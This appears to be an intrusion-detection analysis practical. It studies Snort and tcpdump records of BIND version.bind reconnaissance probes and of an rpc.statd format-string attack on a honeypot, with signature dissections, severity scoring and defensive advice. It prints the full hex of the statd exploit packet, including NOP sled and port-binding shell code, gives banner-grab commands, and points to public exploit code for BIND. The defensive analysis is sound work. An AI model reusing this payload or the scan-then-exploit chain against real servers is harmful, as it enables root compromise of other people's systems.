0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DNS named version attempt [**]
07/15-06:43:23.124488 203.122.47.137:22128 -> 46.5.6.35:53
UDP TTL:42 TOS:0x0 ID:49682 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A C2 12 00 00 2A 11 A6 7C CB 7A 2F 89 2E 05  .:....*..|.z/...
0x0020: 06 23 56 70 00 35 00 26 4C 7F 12 34 00 80 00 01  .#Vp.5.&L..4....
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DNS named version attempt [**]
07/15-03:38:45.314488 203.122.47.137:23693 -> 46.5.188.25:53
```

```
UDP TTL:42 TOS:0x0 ID:24255 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A 5E BF 00 00 2A 11 51 DA CB 7A 2F 89 2E 05  .:^...*.Q..z/...
0x0020: BC 19 5C 8D 00 35 00 26 8E 6C 12 34 00 80 00 01  ..\..5.&.l.4....
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DNS named version attempt [**]
07/15-09:05:37.494488 203.122.47.137:24622 -> 46.5.228.7:53
UDP TTL:42 TOS:0x0 ID:8834 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A 22 82 00 00 2A 11 66 29 CB 7A 2F 89 2E 05  .:"...*.f).z/...
0x0020: E4 07 60 2E 00 35 00 26 62 DD 12 34 00 80 00 01  ..`..5.&b..4....
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DNS named version attempt [**]
07/15-06:47:02.844488 203.122.47.137:25629 -> 46.5.20.78:53
UDP TTL:42 TOS:0x0 ID:53758 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A D1 FE 00 00 2A 11 88 65 CB 7A 2F 89 2E 05  .:....*..e.z/...
0x0020: 14 4E 64 1D 00 35 00 26 30 A7 12 34 00 80 00 01  .Nd..5.&0..4....
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DNS named version attempt [**]
07/15-05:14:25.714488 203.122.47.137:25884 -> 46.5.81.142:53
UDP TTL:42 TOS:0x0 ID:14062 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A 36 EE 00 00 2A 11 E7 33 CB 7A 2F 89 2E 05  .:6...*..3.z/...
0x0020: 51 8E 65 1C 00 35 00 26 F3 65 12 34 00 80 00 01  Q.e..5.&.e.4....
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DNS named version attempt [**]
07/15-08:23:59.484488 203.122.47.137:29424 -> 46.5.216.160:53
UDP TTL:42 TOS:0x0 ID:27427 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A 6B 23 00 00 2A 11 29 ED CB 7A 2F 89 2E 05  .:k#..*.)..z/...
0x0020: D8 A0 72 F0 00 35 00 26 5C 80 12 34 00 80 00 01  ..r..5.&\..4....
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....
```

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

[**] DNS named version attempt [**]
07/15-23:54:08.914488 203.122.47.137:31623 -> 46.5.234.35:53
UDP TTL:42 TOS:0x0 ID:33319 IpLen:20 DgmLen:58
Len: 30
0x0000: 00 00 0C 04 B2 33 00 03 E3 D9 26 C0 08 00 45 00  .....3....&...E.
0x0010: 00 3A 82 27 00 00 2A 11 00 68 CB 7A 2F 89 2E 05  .:.'..*..h.z/...
0x0020: EA 23 7B 87 00 35 00 26 41 68 12 34 00 80 00 01  .#{..5.&Ah.4....
0x0030: 00 00 00 00 00 00 07 76 65 72 73 69 6F 6E 04 62  .......version.b
0x0040: 69 6E 64 00 00 10 00 03                          ind.....

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

The Snort signature for this detect is SID 1616:

```
alert udp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS named version attempt";
content:"|07|version"; nocase; offset:12; content:"|04|bind"; nocase; offset:
12; reference:nessus,10028; reference:arachnids,278; classtype:attempted-
recon; sid:1616; rev:4;)
```

The signature looks for a UDP packet to destination port 53, that contains binary byte code 07 with text "version" after the first 12 bytes of the payload followed by binary byte code 04 with the text "bind" after the previous offset plus 12 bytes (24 total) of the payload with case insensitivity for all.

If we pull out one of the 203.122.47.137 detect packets from the trace file with Tcpdump we see:

```
04:12:14.604488 203.122.47.137.11046 > 46.5.77.177.53:  4660 [b2&3=0x80] TXT
CHAOS? version.bind. (30)
0x0000   4500 003a 09b6 0000 2a11 1849 cb7a 2f89        E..:....*..I.z/.
0x0010   2e05 4db1 2b26 0035 0026 3139 1234 0080        ..M.+&.5.&19.4..
0x0020   0001 0000 0000 0000 0776 6572 7369 6f6e        .........version
0x0030   0462 696e 6400 0010 0003                       .bind.....
```

In bold we have the signature string that tripped the alert as expected.

Probability the source address was spoofed

The purpose of performing this attack is for reconnaissance. There are two possibilities that make sense when considering the traffic could be spoofed. First is that the attacker has an upstream machine compromised to see the responses and second is that they are decoys masking the attackers true address. In the case of the second possibility, there were other DNS named version attempts besides the 13 we are investigating, as mentioned earlier. Let us revisit those:

```
# grep DNS */* | awk -F \/ '{print $1}' | uniq -c | sort -rn
```

```
 13 203.122.47.137
 12 203.107.137.216
  7 203.107.138.74
  5 203.197.102.66
  2 210.195.43.39
  2 203.197.101.93
  1 203.197.102.142
```

Interesting that out of the 7 unique source addresses that 6 have 203 as the first octet. Following are the timestamps and source destinations of all the DNS named version attempts as extracted from the Snort logs:

```
07/14-20:08:04.794488 203.107.137.216:4859 -> 46.5.17.232:53
07/14-21:20:07.604488 203.107.137.216:1052 -> 46.5.180.145:53
07/14-21:48:11.054488 203.107.137.216:2435 -> 46.5.84.94:53
07/14-21:58:48.974488 210.195.43.39:4394 -> 46.5.221.79:53
07/14-22:17:19.884488 203.107.137.216:2408 -> 46.5.224.90:53
07/14-22:19:12.224488 210.195.43.39:1684 -> 46.5.105.152:53
07/15-23:07:16.464488 203.107.137.216:2607 -> 46.5.24.157:53
07/15-23:12:53.954488 203.107.137.216:3742 -> 46.5.168.81:53
07/15-23:18:31.894488 203.107.137.216:4752 -> 46.5.146.57:53
07/15-23:29:10.654488 203.107.137.216:1339 -> 46.5.46.171:53
07/15-23:30:55.894488 203.197.102.142:3117 -> 46.5.253.99:53
07/15-23:37:56.134488 203.122.47.137:16207 -> 46.5.104.92:53
07/15-23:43:46.964488 203.122.47.137:21731 -> 46.5.204.97:53
07/15-23:54:08.914488 203.122.47.137:31623 -> 46.5.234.35:53
07/15-01:30:22.544488 203.122.47.137:12599 -> 46.5.178.167:53
07/15-01:41:39.564488 203.107.137.216:1258 -> 46.5.105.247:53
07/15-02:06:23.194488 203.197.101.93:4537 -> 46.5.224.166:53
07/15-02:06:50.264488 203.197.101.93:1050 -> 46.5.160.181:53
07/15-02:31:57.004488 203.107.137.216:4508 -> 46.5.52.98:53
07/15-02:42:31.384488 203.107.137.216:1085 -> 46.5.245.249:53
07/15-02:55:30.944488 203.107.137.216:4456 -> 46.5.205.13:53
07/15-03:13:06.864488 203.107.138.74:1383 -> 46.5.203.88:53
07/15-03:37:41.434488 203.122.47.137:20874 -> 46.5.27.74:53
07/15-03:38:45.314488 203.122.47.137:23693 -> 46.5.188.25:53
07/15-03:53:44.674488 203.107.138.74:1663 -> 46.5.224.205:53
07/15-04:12:14.604488 203.122.47.137:11046 -> 46.5.77.177:53
07/15-04:26:06.764488 203.107.138.74:3489 -> 46.5.177.148:53
07/15-05:08:13.764488 203.197.102.66:1847 -> 46.5.176.181:53
07/15-05:12:28.744488 203.197.102.66:2387 -> 46.5.7.166:53
07/15-05:13:12.514488 203.197.102.66:3158 -> 46.5.65.184:53
07/15-05:14:25.714488 203.122.47.137:25884 -> 46.5.81.142:53
07/15-05:20:40.014488 203.107.138.74:3186 -> 46.5.10.233:53
07/15-05:50:22.134488 203.107.138.74:1276 -> 46.5.222.20:53
07/15-06:23:21.254488 203.197.102.66:2361 -> 46.5.70.217:53
07/15-06:42:22.254488 203.197.102.66:2705 -> 46.5.246.59:53
07/15-06:43:23.124488 203.122.47.137:22128 -> 46.5.6.35:53
07/15-06:46:13.594488 203.107.138.74:2500 -> 46.5.85.63:53
07/15-06:47:02.844488 203.122.47.137:25629 -> 46.5.20.78:53
07/15-06:58:51.124488 203.107.138.74:2731 -> 46.5.56.241:53
07/15-07:49:43.434488 203.122.47.137:18984 -> 46.5.34.195:53
07/15-08:23:59.484488 203.122.47.137:29424 -> 46.5.216.160:53
07/15-09:05:37.494488 203.122.47.137:24622 -> 46.5.228.7:53
```

Looking at the above output further it is difficult to tell if the 203.122.47.137 detects are a decoy or not. Add in the fact that the UDP transport method is trivially easy to spoof and they just might be. One last thing to check however, let us take a look at the TTL and IPID of the 203.122.47.137 detects:

```
# tcpdump -tnnvqr 2002.6.15 udp port 53 and src host 203.122.47.137 | awk -F
\( '{print $2}' | awk -F , '{print $1 $2}'
ttl 40 id 14987
ttl 42 id 21282
ttl 42 id 33319
ttl 42 id 7755
ttl 42 id 22523
ttl 42 id 24255
ttl 42 id 2486
ttl 42 id 14062
ttl 42 id 49682
ttl 42 id 53758
ttl 42 id 56138
ttl 42 id 27427
ttl 42 id 8834
```

These packets have a sane TTL and increasing IPIDs leading to the likelihood that the packets being spoofed as small.

Description of attack

Default behavior of DNS servers running ISC BIND [1] versions below 9 is to return the version they are running when queried. BIND is by far the most widely deployed DNS software [2] and historically contains numerous security vulnerabilities [3]. These two factors make BIND servers a lucrative target for compromise. The attacker likely sends the version.bind packet blindly to large blocks of Internet Protocol addresses in an attempt to compile a list of DNS servers with accompanying BIND version. They can then specifically target vulnerable servers or have the ability to act quickly when a new BIND vulnerability becomes public.

Attack mechanism

The attack can be performed with DNS tools supplied on most platforms. Under a linux based system the tool dig or nslookup can be used to "banner-grab" the DNS version:

```
# dig @[nameserver] version.bind txt chaos
;; ANSWER SECTION:
VERSION.BIND.           0       CH      TXT     "8.2.2-REL"

# nslookup -type=txt -class=chaos version.bind [nameserver]
VERSION.BIND    text = "8.2.2-REL"
```

Once the attacker has the banner they can then move forward with their malicious activity. For example, there is a popular vulnerability with BIND version 8.2.2 where invalid transaction signatures are mishandled by the code resulting in a buffer overflow if exploited. There is a public exploit code entitled tsig.c (http://downloads.securityfocus.com/vulnerabilities/exploits/tsig.c) that takes advantage of this vulnerability. It would not take much scripting to wrap together the scanning and banner-grabbing of large numbers of addresses with the extraction of vulnerable versions of BIND which then feeds the addresses as the target into the exploit. This programmatic process is sometimes termed autorooting.

Correlations

Due to the overwhelming list of vulnerabilities within BIND, this section has been limited to a few key resources for brevity. First, the ISC BIND website contains a list of all BIND vulnerabilities along with a matrix of versions/vulnerabilities:

http://www.isc.org/products/BIND/bind-security.html

The Common Vulnerabilities and Exposures (CVE) website lists 34 entries:

http://www.cve.mitre.org/cgi-bin/cvekey.cgi?keyword=bind

The DNS named version attempt probe seems to be fairly common considering that in the 2002.6.15 trace file there were 6 other Internet Protocol addresses performing the same probe. Checking the trace file from the day before 2002.6.15 for DNS named version attempts we have the following number followed by source address:

```
 7 210.195.43.71
 6 203.197.102.21
```

Checking the trace file from the day after 2002.6.15 for DNS named version attempts we see similar probe activity (and worth mentioning 5 more, but different addresses having a first octet as 203):

```
14 203.122.47.137
 9 203.107.136.44
 5 210.195.43.17
 5 203.107.137.77
 2 203.197.102.203
 1 210.195.43.44
 1 203.197.102.86
 1 202.56.206.74
```

Evidence of active targeting

There is limited evidence of active targeting. The footprint of the traffic suggests random and blind scanning of multiple Internet Protocol addresses for reconnaissance purposes. It does not appear that the traffic is deeper reconnaissance such that the attacker first probed for DNS servers (port 53 open) and is now attempting to gain version information. This is because there are 13 distinct destination addresses targeted and it is not likely that there would be 13 public DNS servers on the network. It is worth mentioning that there are no responses to the attackers stimuli to port 53 nor are there any legitimate DNS transactions taking place within the trace file. Checking Dshield.org and running a search via Google on the source address does not turn up any additional information.

Severity

Criticality of the target systems (assuming a DNS service is running on them) is set to 5. The DNS service is very critical to operations.

Lethality is set to 3. Although the detect is simply "banner grabbing" the version of BIND, this information can be leveraged to potentially compromise the system. There are numerous serious threats if a DNS server is compromised, such as changing records to point mail and websites to an attackers own servers.

System Countermeasures is rated 3 due to unknowns. There are no responses from any of the version.bind attempts and no other DNS traffic gleaned from the trace file. This leads us to believe that there are possibly no public DNS servers.

Network countermeasures is set to 3 due to unknowns. It is not known whether or not there is an internal reverse proxy server or layer 7 firewall that is dropping these packets as the targets did not elicit a response. Additionally, there are not any legitimate DNS transactions.

Therefore, the severity metric is: Severity = (5+3) - (3+3) = 2

Defensive recommendation

As the Severity is around a medium to low rating, the recommendations are to identify the public DNS servers and the software they run. If, for instance, they are running BIND they should be updated to current patch level for that particular major release number, be configured to not reveal version number if the version of BIND is less than 9 (in named.conf):

```
options {
    version "surely you jest";
}
```

and be run in a chroot environment. Other options, if BIND is in use, is to switch DNS software to code that has a historically better security track record like DJBDNS [4].

Multiple choice test question

What command will potentially cause a BIND DNS server to reveal its version number?

A. nslookup -type=txt -class=hesiod version.bind [nameserver]
B. dig @[nameserver] version.bind
C. nslookup -type=dns version.bind [nameserver]
D. dig @[nameserver] version.bind txt chaos

The best answer is D.

[1] http://www.isc.org/products/BIND/
[2] http://www.packetfactory.net/papers/DNS-posture/5.jpg
[3] http://www.packetfactory.net/papers/DNS-posture/2.jpg
[4] http://cr.yp.to/djbdns.html

Number 3

Source of Trace

The source of the trace is from a honeynet the author set up on a residential broadband network. The network topology for the honeynet is as so:

```
Internet
 |     |
 |     <OpenBSD Bridge>
 |                   | |
 +-------------------+ |
                       |
                      <Honeypot>
```

The OpenBSD bridge is set up to run transparently between the Internet and the Honeypot. The attacker has no telltale signs they are connecting through this machine. It is running PF for packet filtering and Snort for intrusion detection plus an instance of Tcpdump on the internal side logging all network traffic between the Internet and honeypot. The second connection coming off the far side of the bridge is an interface with a public Internet Protocol address allowing the author to connect remotely to the bridge to check on status of compromise. This interface is packet filtered to only allow SSH access from trusted addresses the author will be connecting from. The honeypot is a vanilla Redhat 6.2 x86 installation.

Detect was generated by

The detect was generated by Snort with stable-rules and the default snort.conf. The flags and options passed (in bold) to Snort are:

- -i Listen on interface <if> **rl1**
- -g Run snort gid as <gname> group (or gid) after initialization **snort**
- -u Run snort uid as <uname> user (or uid) after initialization **snort**
- -d Dump the Application Layer
- -e Display the second layer header info
- -h Home network = <hn> **10.0.0.1/32**
- -l Log to directory <ld> **/var/log/snort**
- -c Use Rules File <rules> **/etc/snort/snort.conf**
- -D Run Snort in background (daemon) mode

Note that the Home network address of the honeypot has been obfuscated as 10.0.0.1 and will hereto be referenced as so.

Checking on the alert file we find the following:

```
# grep -v 'spp' alert | grep '\[\*\*\]' | sort | uniq -c
      3 [**] [1:1913:8] RPC STATD UDP stat mon_name format string exploit
attempt [**]
      1 [**] [1:485:2] ICMP Destination Unreachable (Communication
Administratively Prohibited) [**]
      1 [**] [1:498:4] ATTACK-RESPONSES id check returned root [**]
      1 [**] [1:587:7] RPC portmap status request UDP [**]
      3 [**] [1:618:4] SCAN Squid Proxy attempt [**]
      1 [**] [1:718:6] TELNET login incorrect [**]
```

Let us take a look at the 3 "RPC STATD UDP stat mon_name format string exploit attempt" detects. For brevity sake one is shown below. The other two attempts are exactly the same less the time when they occurred which was 2 and 4 seconds after the first.

```
[**] RPC STATD UDP stat mon_name format string exploit attempt [**]
11/26-19:58:08.928814 66.206.21.1:59366 -> 10.0.0.1:933
UDP TTL:50 TOS:0x0 ID:0 IpLen:20 DgmLen:1104 DF
Len: 1076
0x0000: 00 80 C8 48 22 B7 00 06 2A CF F0 70 08 00 45 00  ...H"...*..p..E.
0x0010: 04 50 00 00 40 00 32 11 24 2F 42 CE 15 01 44 75  .P..@.2.$/B...Du
0x0020: 84 2A E7 E6 03 A5 04 3C 87 8D 2D C1 B2 86 00 00  .*.....<..-.....
0x0030: 00 00 00 00 00 02 00 01 86 B8 00 00 00 01 00 00  ................
```

```
0x0040: 00 01 00 00 00 01 00 00 00 20 3D E4 19 44 00 00  ......... =..D..
0x0050: 00 09 6C 6F 63 61 6C 68 6F 73 74 00 00 00 00 00  ..localhost.....
0x0060: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0x0070: 00 00 00 00 03 E7 18 F7 FF BF 18 F7 FF BF 19 F7  ................
0x0080: FF BF 19 F7 FF BF 1A F7 FF BF 1A F7 FF BF 1B F7  ................
0x0090: FF BF 1B F7 FF BF 25 38 78 25 38 78 25 38 78 25  ......%8x%8x%8x%
0x00A0: 38 78 25 38 78 25 38 78 25 38 78 25 38 78 25 38  8x%8x%8x%8x%8x%8
0x00B0: 78 25 32 33 36 78 25 6E 25 31 33 37 78 25 6E 25  x%236x%n%137x%n%
0x00C0: 31 30 78 25 6E 25 31 39 32 78 25 6E 90 90 90 90  10x%n%192x%n....
0x00D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x00E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x00F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0100: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0110: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0120: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0130: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0140: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0150: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0160: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0170: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0180: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0190: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x01F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0200: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0210: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0220: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0230: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0240: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0250: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0260: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0270: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0280: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0290: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02D0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02E0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x02F0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0300: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0310: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0320: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0330: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0340: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0350: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0360: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0370: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0380: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x0390: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03A0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
```

```
0x03B0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03C0: 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
0x03D0: 90 90 90 90 90 90 90 90 31 C0 EB 7C 59 89 41 10  ........1..|Y.A.
0x03E0: 89 41 08 FE C0 89 41 04 89 C3 FE C0 89 01 B0 66  .A....A........f
0x03F0: CD 80 B3 02 89 59 0C C6 41 0E 99 C6 41 08 10 89  .....Y..A...A...
0x0400: 49 04 80 41 04 0C 88 01 B0 66 CD 80 B3 04 B0 66  I..A.....f.....f
0x0410: CD 80 B3 05 30 C0 88 41 04 B0 66 CD 80 89 CE 88  ....0..A..f.....
0x0420: C3 31 C9 B0 3F CD 80 FE C1 B0 3F CD 80 FE C1 B0  .1..?.....?.....
0x0430: 3F CD 80 C7 06 2F 62 69 6E C7 46 04 2F 73 68 41  ?..../bin.F./shA
0x0440: 30 C0 88 46 07 89 76 0C 8D 56 10 8D 4E 0C 89 F3  0..F..v..V..N...
0x0450: B0 0B CD 80 B0 01 CD 80 E8 7F FF FF FF 00        ..............
```

The Snort rule 1913 is as follows:

```
alert udp $EXTERNAL_NET any -> $HOME_NET any (msg:"RPC STATD UDP stat mon_name
format string exploit attempt"; content:"|00 01 86 B8|"; offset:12; depth:4;
content:"|00 00 00 01|"; distance:4; within:4; byte_jump:4,4,relative,align;
byte_jump:4,4,relative,align; byte_test:4,>,100,0,relative; reference:cve,CVE-
2000-0666; reference:bugtraq,1480; classtype:attempted-admin;  content:"|00 00
00 00|"; offset:4; depth:4; sid:1913; rev:8;)
```

This is a rather extensive rule. Let us dissect exactly what it is matching on. First, it is looking for UDP traffic to any port. The rule has to be written this way because the server running Remote Procedure Call (RPC) will reply to a client sending a RPC GETPORT Call with a dynamic port indicating what port RPC is listening on. The first content skips the first 12 bytes and matches on byte code 00 01 86 B8 in the next 4 bytes of the UDP payload. The second content matches on byte code 00 00 00 01 after the first content at exactly 4 bytes. The first byte_jump specifies that 4 bytes after our second content match we should take 4 bytes and convert them to their numeric representation. The second byte_jump does the same operation only it starts at 4 bytes after our last byte_jump. The byte_test takes 4 bytes from where our second byte_jump left off and makes sure their value is greater than 100.

Probability the source address was spoofed

The source address is highly unlikely to be spoofed. The initial connection from the attacker to the portmapper deamon (on port 111) on the server is TCP based requiring a 3-way handshake to take place. This is the session where the server tells the client what port to connect to, in this case UDP 933. The actual attack to UDP 933 comes from the same source address as the TCP connection. Following is that initial 3-way handshake to port 111:

```
18:58:07.810317 66.206.21.1.58882 > 10.0.0.1.111: S 255513138:255513138(0) win
5840 <mss 1460,sackOK,timestamp 36234995 0,nop,wscale 0> (DF)

18:58:07.810714 10.0.0.1.111 > 66.206.21.1.58882: S 2879973063:2879973063(0)
ack 255513139 win 32120 <mss 1460,sackOK,timestamp 444335548
36234995,nop,wscale 0> (DF)
```

```
18:58:07.951273 66.206.21.1.58882 > 10.0.0.1.111: . ack 1 win 5840
<nop,nop,timestamp 36235009 444335548> (DF)
```

Description of attack

There is a vulnerability in the rpc.statd code which is part of nfs-utils package, available on many linux distributions. The vulnerability consists of a format string error in a call to syslog() which allows the execution of arbitrary commands as root. According to the information provided by SecurityFocus at http://www.securityfocus.com/bid/1480/info/ this vulnerability affects a fair number of linux distributions, including Conectiva to version 5.1, Debian to version 2.3, Redhat to version 6.2, and SuSE to version 7.0. Presumptively any distribution running the statd daemon not patched for this vulnerability would be at risk.

Attack mechanism

The attack was successful against the rpc.statd service on the honeypot. The shellcode of the attack payload was an exact match for a published statd exploit coded by the handle ron1n called statdx.c [1]. It is non-ripped linux IA32 portbinding shellcode, port 39168 and 133 bytes. Also, from the Snort alert file the detect for "RPC STATD UDP stat mon_name format string exploit attempt" happened three times. This is because there were actually three attempts to exploit rpc.statd within 2 seconds of each other. This behavior points the finger at an autorooter or similar program because it is unlikely an attacker would manually try and exploit portmapper three times in a row with a separation of attempts at exactly two second intervals. A brief timeline including traces of the attack follow:

18:58:07 - 66.206.21.1 sends SYN to honeypot on port 111

```
18:58:07.810317 66.206.21.1.58882 > 10.0.0.1.111: S 255513138:255513138(0)
win 5840 <mss 1460,sackOK,timestamp 36234995 0,nop,wscale 0> (DF)
0x0000   4500 003c 34c1 4000 3206 f38c 42ce 1501        E..<4.@.2...B...
0x0010   4475 842a e602 006f 0f3a d232 0000 0000        Du.*...o.:.2....
0x0020   a002 16d0 5fce 0000 0204 05b4 0402 080a        ...._...........
0x0030   0228 e6f3 0000 0000 0103 0300                  .(..........
```

18:58:07 - honeypot responds SYN/ACK to 66.206.21.1

```
18:58:07.810714 10.0.0.1.111 > 66.206.21.1.58882: S 2879973063:2879973063(0)
ack 255513139 win 32120 <mss 1460,sackOK,timestamp 444335548
36234995,nop,wscale 0> (DF)
0x0000   4500 003c 4e77 4000 4006 cbd6 4475 842a        E..<Nw@.@...Du.*
0x0010   42ce 1501 006f e602 aba8 e6c7 0f3a d233        B....o.......:.3
0x0020   a012 7d78 466c 0000 0204 05b4 0402 080a        ..}xFl..........
0x0030   1a7c 05bc 0228 e6f3 0103 0300                  .|...(......
```

18:58:07 - 66.206.21.1 sends ACK to honeypot

```
18:58:07.951273 66.206.21.1.58882 > 10.0.0.1.111: . ack 1 win 5840
<nop,nop,timestamp 36235009 444335548> (DF)
0x0000   4500 0034 34c2 4000 3206 f393 42ce 1501        E..44.@.2...B...
0x0010   4475 842a e602 006f 0f3a d233 aba8 e6c8        Du.*...o.:.3....
0x0020   8010 16d0 dbcb 0000 0101 080a 0228 e701        .............(..
0x0030   1a7c 05bc                                      .|..
```

18:58:08 - 66.206.21.1 sends "RPC GETPORT Call" to honeypot

```
18:58:08.635866 66.206.21.1.59366 > 10.0.0.1.111: udp 56 (DF)
0x0000   4500 0054 0000 4000 3211 282b 42ce 1501        E..T..@.2.(+B...
0x0010   4475 842a e7e6 006f 0040 3ad3 74d6 398c        Du.*...o.@:.t.9.
0x0020   0000 0000 0000 0002 0001 86a0 0000 0002        ................
0x0030   0000 0003 0000 0000 0000 0000 0000 0000        ................
0x0040   0000 0000 0001 86b8 0000 0001 0000 0011        ................
0x0050   0000 0000                                      ....
```

18:58:08 - honeypot sends "RPC GETPORT Reply" to 66.206.21.1 indicating its RPC port is listening on UDP 933

```
18:58:08.656515 10.0.0.1.111 > 66.206.21.1.59366: udp 28
0x0000   4500 0038 4e79 0000 4011 0bce 4475 842a        E..8Ny..@...Du.*
0x0010   42ce 1501 006f e7e6 0024 44d9 74d6 398c        B....o...$D.t.9.
0x0020   0000 0001 0000 0000 0000 0000 0000 0000        ................
0x0030   0000 0000 0000 03a5
```

18:58:08 - 66.206.21.1 sends "STAT" to UDP 933 of honeypot attempting to buffer overflow the rpc.statd service

```
18:58:08.928814 66.206.21.1.59366 > 10.0.0.1.933: udp 1076 (DF)
